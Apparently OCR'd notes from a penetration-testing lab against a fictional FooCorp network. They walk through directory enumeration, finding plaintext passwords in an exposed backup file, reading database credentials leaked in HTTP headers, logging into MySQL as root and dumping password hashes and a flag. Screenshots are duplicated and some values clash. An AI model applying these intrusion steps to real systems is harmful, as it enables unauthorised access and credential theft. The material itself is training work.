
```
# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

→ **cd etc/**

```
dhcp [Fri Jul 2 22:45:12 2019] [root@kali ~]
[...]
cd: not a directory: hosts
[...]
# gedit hosts
[...]
127.0.0.1      localhost
127.0.1.1      kali
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

```
[...]
cd: not a directory: hosts
[...]
# gedit hosts
[...]
127.0.0.1      localhost
172.16.64.81    cms.foocorp.io
172.16.64.81    static.foocorp.io
# The following lines are desirable for IPv6 capable hosts
::1      ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Connect to the domain



- We need to dirb for hidden directories on this machine!

Dirb

NOTE: ALWAYS MAKE SURE TO GO TO EVERY SINGLE DIRECTORY FOR ENUMERATION

```
[(root㉿kali)-[~]
# dirb http://cms.foocorp.io/]
```

DIRB v2.22
By The Dark Raver

START_TIME: Fri Jul 2 22:16:02 2021

URL_BASE: <http://cms.foocorp.io/>

WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

---- Scanning URL: <http://cms.foocorp.io/> ----

==> DIRECTORY: <http://cms.foocorp.io/assets/>

==> DIRECTORY: <http://cms.foocorp.io/css/>

==> DIRECTORY: <http://cms.foocorp.io/emails/>

+ <http://cms.foocorp.io/favicon.ico> (CODE:200|SIZE:300757)

==> DIRECTORY: <http://cms.foocorp.io/img/>

Apache2 Ubuntu Default | Log in » FooCorp File | Ucorpora Demo

← → ⌂ ⌂ cms.foocorp.io/img/custom/

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter

Index of /img/custom

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 logo/	2019-03-25 16:06	-	
 thumbs/	2019-03-25 17:54	-	

Apache/2.4.18 (Ubuntu) Server at cms.foocorp.io Port 80

Apache2 Ubuntu Default | Log in » FooCorp File | Ucorpora Demo | Uco

← → ⌂ ⌂ cms.foocorp.io/img/custom/thumbs/

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offer

Index of /img/custom/thumbs

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 logo-W220.png	2019-03-25 16:06	9.3K	
 logo-W250.png	2019-03-25 16:06	8.6K	
 logo-W300.png	2019-03-25 16:06	15K	
 users.bak	2019-03-25 17:53	46	

Apache/2.4.18 (Ubuntu) Server at cms.foocorp.io Port 80

==> DIRECTORY: <http://cms.foocorp.io/includes/>

+ <http://cms.foocorp.io/index.php> (CODE:200|SIZE:6359)

nothing found !

Index of /includes

	<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
◀	Parent Directory		-	
📁	Google/	2019-03-25 16:06	-	
❓	actions.log.export.php	2019-03-25 16:06	1.8K	
❓	active.session.php	2019-03-25 16:06	2.6K	
❓	ajax-keep-alive.php	2019-03-25 16:06	621	
📁	classes/	2019-03-25 16:06	-	
❓	core.update.php	2019-03-25 16:06	41K	
❓	core.update.silent.php	2019-03-25 16:06	1.7K	
❓	email-template.php	2019-03-25 16:06	130	
❓	functions.categories.php	2019-03-25 16:06	7.0K	
❓	functions.forms.php	2019-03-25 16:06	742	
❓	functions.php	2019-03-25 16:06	37K	
❓	functions.templates.php	2019-03-25 16:06	3.3K	
❓	includes.php	2019-03-25 16:06	1.2K	
📁	js/	2019-03-25 16:06	-	
❓	language-locales-names.php	2019-03-25 16:06	15K	
❓	language.php	2019-03-25 16:06	1.3K	
📁	phpass/	2019-03-25 16:06	-	
📁	phpmailer/	2019-03-25 16:06	-	
📁	plupload/	2019-03-25 16:06	-	
📁	random_compat/	2019-03-25 16:06	-	
❓	site.options.php	2019-03-25 16:06	13K	
❓	sys.config.php	2019-03-25 16:17	2.4K	

==> DIRECTORY: <http://cms.foocorp.io/install/>

==> DIRECTORY: <http://cms.foocorp.io/lang/>


+ <http://cms.foocorp.io/robots.txt> (CODE:200|SIZE:-206)
+ <http://cms.foocorp.io/server-status> (CODE:403|SIZE:302)

==> DIRECTORY: <http://cms.foocorp.io/templates/>

==> DIRECTORY: <http://cms.foocorp.io/upload/>

Open the users.bak

==> DIRECTORY: <http://cms.foocorp.io/img/>



The screenshot shows a terminal window with a dark theme. The title bar says "root@kali: ~". The terminal output is as follows:

```
File Actions Edit View Help
( root💀kali )-[~]
# ls
Desktop Documents Downloads 'Just File' Music Pictures Public storeFile Templates users.bak
( root💀kali )-[~]
# gedit users.bak
[Open] users.bak
1john1:password123
2peter:youdonotguessthatone5
```

The terminal shows the user enumeration results from the "users.bak" file. It lists two users: john1 with password password123 and peter with password youdonotguessthatone5.

Apache2 Ubuntu Default | Log in » FooCorp File | Ucorpora Demo

← → ⌂ ⌂ cms.foocorp.io/img/custom/

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter

Index of /img/custom

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 logo/	2019-03-25 16:06	-	
 thumbs/	2019-03-25 17:54	-	

Apache/2.4.18 (Ubuntu) Server at cms.foocorp.io Port 80

Apache2 Ubuntu Default | Log in » FooCorp File | Ucorpora Demo | Uco

← → ⌂ ⌂ cms.foocorp.io/img/custom/thumbs/

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offer


Index of /img/custom/thumbs

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 logo-W220.png	2019-03-25 16:06	9.3K	
 logo-W250.png	2019-03-25 16:06	8.6K	
 logo-W300.png	2019-03-25 16:06	15K	
 users.bak	2019-03-25 17:53	46	

Apache/2.4.18 (Ubuntu) Server at cms.foocorp.io Port 80

Login into web page

- Peter:youdonotguessthatone5 → FAILED



```
File Actions Edit View Help
root@kali: ~
( root💀kali )-[~]
# ls
Desktop Documents Downloads 'Just File' Music Pictures Public storeFile Templates users.bak
( root💀kali )-[~]
# gedit users.bak
users.bak
1 john1:password123
2 peter:youdonotguessthatone5
```

- john1:password123** → Worked but redirect

⇒ Let's try to use these credentials in order to access the application. Only **john1**'s credentials work


however, logging in as him causes the application to meet a dead end - probably it was not configured properly.

The screenshot shows a web browser window with the URL `cms.foocorp.io` in the address bar. The page title is "FooCorp File Sharing". The main content is a login form for "ProjectSend". The form fields are:

- Username / E-mail: `john1`
- Password: `*****`
- Language: English [default]

Below the form is a "Log in" button. At the bottom of the page, there are links for password recovery and administrator contact information.

The screenshot shows a web browser window with the URL `cms.foocorp.io/500.php` in the address bar. The page title is "Apache2 Ubuntu Default P X | 404 Not Found | Ucorpora De". The main content is a large "Not Found" heading and the message "The requested URL /500.php was not found on this server." Below the message is the Apache server header.



- **Inspect with BurpSuite**

⇒ Let's inspect that redirection in Burp Suite.

⇒ As we inspected, we found that DB-User **root:mysql**

⇒ The application leaks database credentials in its headers! Let's use them to log into the remote database

#	Request URL	Method	Path	Status	Content Type	Response Headers	Response Body
01	http://cms.foocorp.io	GET	/includes/js/functions.php	200	script		Index of /includes/
03	http://cms.foocorp.io	GET	/img/custom/	200	HTML		Index of /img/custom
04	http://cms.foocorp.io	GET	/	302	HTML		Log in > FooCorp Fi...
05	http://cms.foocorp.io	GET	/home.php	302	HTML	php	
06	http://cms.foocorp.io	GET	/500.php	404	HTML	php	404 Not Found
07	http://static.foocorp.io	GET	/	200	HTML	php	Work in progress!
08	http://static.foocorp.io	GET	/	200	HTML	php	Work in progress!
09	http://detectportal.firefox.com	GET	/success.txt?ipv4	200	text	txt	
10	http://detectportal.firefox.com	GET	/success.txt?ipv6	200	text	txt	
11	http://static.foocorp.io	GET	/	200	HTML		Work in progress!

Request

```
1 GET /home.php HTTP/1.1
2 Host: cms.foocorp.io
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=dnb78ultggatjddjffk0sbc3q3
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12 |
```

Response

```
1 HTTP/1.1 302 Found
2 Date: Sat, 03 Jul 2021 02:40:55 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 X-DB-Key: x41x41x412019!
5 X-DB-User: root
6 X-DB-name: mysql
7 Location: 500.php
8 Content-Length: 0
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 |
```

X-DB-Key: **x41x41x412019!**

X-DB-User: **root**

X-DB-name: **mysql**

The screenshot shows the Burp Suite interface with several tabs open. The 'Proxy' tab is active, displaying a 404 Not Found response for the URL `http://cms.foocorp.io/500.php`. The 'History' tab shows a list of requests, with the last few highlighted in orange. The 'Request' and 'Response' panes show the details of these requests, including the leaked database credentials in the response headers.

Request:

```
1 GET /home.php HTTP/1.1
2 Host: cms.foocorp.io
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=dnb78ultggatjddjffk0sbc3q3
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12 |
```

Response:

```
1 HTTP/1.1 302 Found
2 Date: Sat, 03 Jul 2021 02:40:55 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 X-DB-Key: x41x41x412019!
5 X-DB-User: root
6 X-DB-name: mysql
7 Location: 500.php
8 Content-Length: 0
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 |
```

HTTP History Requests:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
62	http://cms.foocorp.io	GET	/includes/js/jen/jen.js			200	5118	script	js
63	http://cms.foocorp.io	GET	/includes/js/jen/cookie.js			200	4161	script	js
64	http://cms.foocorp.io	GET	/includes/js/main.js			200	5884	script	js
65	http://cms.foocorp.io	GET	/includes/js/jen/functions.php			200	5773	script	php
66	http://cms.foocorp.io	GET	/includes/js/chosen/chosen.jquery.min.js			200	25980	script	js
68	http://172.16.64.166:8080	GET	/			200	13377	HTML	
75	http://172.16.64.166:8080	GET	/js/functions.js			200	7071	script	js
79	http://cms.foocorp.io	GET	/			200	6671	HTML	
80	http://cms.foocorp.io	GET	/img/			200	3416	HTML	
81	http://cms.foocorp.io	GET	/includes/js/jen/functions.php			200	5773	script	php
83	http://cms.foocorp.io	GET	/img/custom/			200	1330	HTML	
84	http://cms.foocorp.io	GET	/			302	6719	HTML	
85	http://cms.foocorp.io	GET	/home.php			302	249	HTML	php
86	http://cms.foocorp.io	GET	/500.php			404	465	HTML	php

mysql

⇒ As we inspected, we found that DB-User **root:mysql**

⇒ The application leaks database credentials in its headers! Let's use them to log into the remote database

The requested URL /500.php was not found on this server.

Apache/2.4.18 (Ubuntu) Server at cms.foocorp.io Port 80

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
62	http://cms.foocorp.io	GET	/includes/js/jen.js			200	5118	script	js
63	http://cms.foocorp.io	GET	/includes/js/j.cookie.js			200	4161	script	js
64	http://cms.foocorp.io	GET	/includes/js/main.js			200	5884	script	js
65	http://cms.foocorp.io	GET	/includes/js/j.functions.php			200	5773	script	php
66	http://cms.foocorp.io	GET	/includes/js/chosen/chosen.jquery.min.js			200	25980	script	js
68	http://172.16.64.166:8080	GET	/			200	13377	HTML	
75	http://172.16.64.166:8080	GET	/js/functions.js			200	7071	script	js
79	http://cms.foocorp.io	GET	/			200	6671	HTML	
80	http://cms.foocorp.io	GET	/img/			200	3416	HTML	
81	http://cms.foocorp.io	GET	/includes/js/j.functions.php			200	5773	script	php
83	http://cms.foocorp.io	GET	/img/custom/			200	1330	HTML	
84	http://cms.foocorp.io	GET	/			302	6719	HTML	
85	http://cms.foocorp.io	GET	/home.php			302	249	HTML	php
86	http://cms.foocorp.io	GET	/500.php			404	465	HTML	php

Request

```
1 GET /home.php HTTP/1.1
2 Host: cms.foocorp.io
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
   Gecko/20100101 Firefox/78.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=dnbt8ultggatjddjffk0sbc3q3
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12
```

Response

```
1 HTTP/1.1 302 Found
2 Date: Sat, 03 Jul 2021 02:40:55 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 X-DB-Key: x40x41x412019!
5 X-DB-User: root
6 X-DB-name: mysql
7 Location: 500.php
8 Content-Length: 0
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12
```

13306/tcp open mysql MySQL 5.7.25-0ubuntu0.16.04.2

| mysql-info:

| Protocol: 10

| Version: 5.7.25-0ubuntu0.16.04.2

| Thread ID: 4

| Capabilities flags: 63487

| Some Capabilities: Support41Auth, Speaks41ProtocolOld, InteractiveClient, SupportsLoadDataLocal, ConnectWithDatabase, IgnoreSigpipes, LongColumnFlag, SupportsTransactions, Speaks41ProtocolNew, DontAllowDatabaseTableColumn, LongPassword, ODBCClient, IgnoreSpaceBeforeParenthesis, FoundRows, SupportsCompression, SupportsMultipleStatements, SupportsMultipleResults, SupportsAuthPlugins

| Status: Autocommit

| Salt: \x10UHf3\x01h)+\x01\x1C\x07I\x1DT\x138\x14c:

|_ Auth Plugin Name: mysql_native_password

MAC Address: 00:50:56:A5:30:21 (VMware)

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/-submit/>).

#mysql -u root -p -P 13306 -h 172.16.64.81

01	http://cms.foocorp.io	GET	/includes/pjs/functions.php		200	1330	script	php	Index of /img/custom	172.16.64.81	
83	http://cms.foocorp.io	GET	/img/custom/		302	6719	HTML		Log in > FooCorp Fi...	172.16.64.81	
84	http://cms.foocorp.io	GET	/		302	249	HTML	php		172.16.64.81	
85	http://cms.foocorp.io	GET	/home.php		404	465	HTML	php	404 Not Found	172.16.64.81	
86	http://cms.foocorp.io	GET	/500.php		200	7079	HTML	php	Work in progress!	172.16.64.81	
87	http://static.foocorp.io	GET	/		200	7079	HTML		Work in progress!	172.16.64.81	
88	http://static.foocorp.io	GET	/		200	239	text	txt		34.107.221.82	
89	http://detectportal.firefox.com	GET	/success.txt?ipv4	✓	200	239	text	txt		34.107.221.82	
90	http://detectportal.firefox.com	GET	/success.txt?ipv6	✓	200	7079	HTML		Work in progress!	172.16.64.81	
91	http://static.foocorp.io	GET	/						***		

Request

Pretty Raw \n Actions ▾

```
1 GET /home.php HTTP/1.1
2 Host: cms.foocorp.io
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=dnbt8ultggatjddjffk0sbc3q3
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12 |
```

Response

Pretty Raw Render \n Actions ▾

```
1 HTTP/1.1 302 Found
2 Date: Sat, 03 Jul 2021 02:40:55 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 X-DB-Key: x41x41x412019!
5 X-DB-User: root
6 X-DB-name: mysql
7 Location: 500.php
8 Content-Length: 0
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 |
```

X-DB-Key: x41x41x412019!

X-DB-User: root

X-DB-name: mysql

- Connected to mysql and enumerating

```
(root💀kali)-[~]
└─# mysql -u root -p -P 13306 -h 172.16.64.81
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 716
Server version: 5.7.25-0ubuntu0.16.04.2 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> |
```

MySQL [(none)]> SHOW DATABASES;

Database
information_schema
cmsbase
mysql
performance_schema
sys

5 rows in set (0.037 sec)

MySQL [(none)]> USE CMSBASE;

ERROR 1049 (42000): Unknown database 'CMSBASE'

MySQL [(none)]> USE cmsbase

Reading table information for completion of table and column names
 You can turn off this feature to get a quicker startup with -A

MySQL [cmsbase]> show tables;

Tables_in_cmsbase
flag
sqlmapfile
tbl_1_actions_log
tbl_1_categories
tbl_1_categories_relations
tbl_1_downloads
tbl_1_files
tbl_1_files_relations
tbl_1_folders
tbl_1_groups
tbl_1_members
tbl_1_members_requests
tbl_1_notifications

MySQL [cmsbase]> SELECT * FROM TBL_USERS;

ERROR 1146 (42002): Table 'cmsbase.TBL_USERS' doesn't exist

MySQL [cmsbase]> SELECT * FROM tbl_users;

id	user	password	notify	contact	created_by	active	account_requested	account_denied	max_file_size	name	email	level	timestamp
1	foocorp	\$2a\$08\$f2fG8Ncpmj815xQ9U3Ylh.uD0VW/X6k0gjPIEHKP547jspS0FlHF6	0	NULL	NULL	1	0	0	0	foocorp	admin@foocorp.io	9	2019-03-13 15:35:14
2	mickey	\$2a\$08\$w/oIjwDbODATHUR4HTV08eujTabE80sH0i6xn0R97ZXfsGGmxohAW	0	NULL	NULL	1	0	0	0	mickey	mickey@foocorp.io	7	2019-03-13 15:40:46
3	donald	\$2a\$08\$dK04y@KEURxDv02vYRab1oMYMSWbW/bpGF.eAwrvWv9JAGaa4yTxlq	0	NULL	NULL	1	0	0	0	donald	donald@foocorp.io	7	2019-03-13 15:42:39

3 rows in set (0.028 sec)

```
MySQL [cmsbase]> select * from flag;
+----+-----+
| id | content |
+----+-----+
| 1 | Congratulations, you got it! |
+----+
1 row in set (0.023 sec)
```

```
MySQL [cmsbase]> |
```

172.16.64.92

Nmap scan report for **172.16.64.92**

Host is up (0.037s latency).

Not shown: 65531 closed ports

PORT STATE SERVICE VERSION

c5d71f305bb017a66c5fa7fd66535b84

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 f4:86:09:b3:d6:d1:ba:d0:28:65:33:b7:82:f7:a6:34 (RSA)

| 256 3b:d7:39:c3:4f:c4:71:a2:16:91:d1:8f:ac:04:a8:16 (ECDSA)

|_ 256 4f:43:ac:70:09:a6:36:c6:f5:b2:28:b8:b5:53:07:4c (ED25519)

53/tcp open domain dnsmasq 2.75

| dns-nsid:

|_ bind.version: dnsmasq-2.75

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

|_http-server-header: Apache/2.4.18 (Ubuntu)

|_http-title: Photon by HTML5 UP

63306/tcp open mysql MySQL 5.7.25-0ubuntu0.16.04.2

| mysql-info:

```
| Protocol: 10
| Version: 5.7.25-0ubuntu0.16.04.2
| Thread ID: 7
| Capabilities flags: 63487
| Some Capabilities: Support41Auth, Speaks41ProtocolOld, InteractiveClient,
SupportsLoadDataLocal, ConnectWithDatabase, IgnoreSigpipes, LongColumnFlag,
SupportsTransactions, Speaks41ProtocolNew, DontAllowDatabaseTableColumn, LongPassword,
ODBCClient, IgnoreSpaceBeforeParenthesis, FoundRows, SupportsCompression,
SupportsMultipleStatements, SupportsMultipleResults, SupportsAuthPlugins
| Status: Autocommit
| Salt: \x0B}S\x18t\x16SvIOf\x08Zp )\x12T\x15'
|_ Auth Plugin Name: mysql_native_password
MAC Address: 00:50:56:A5:43:3A (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-submit/ ).
```

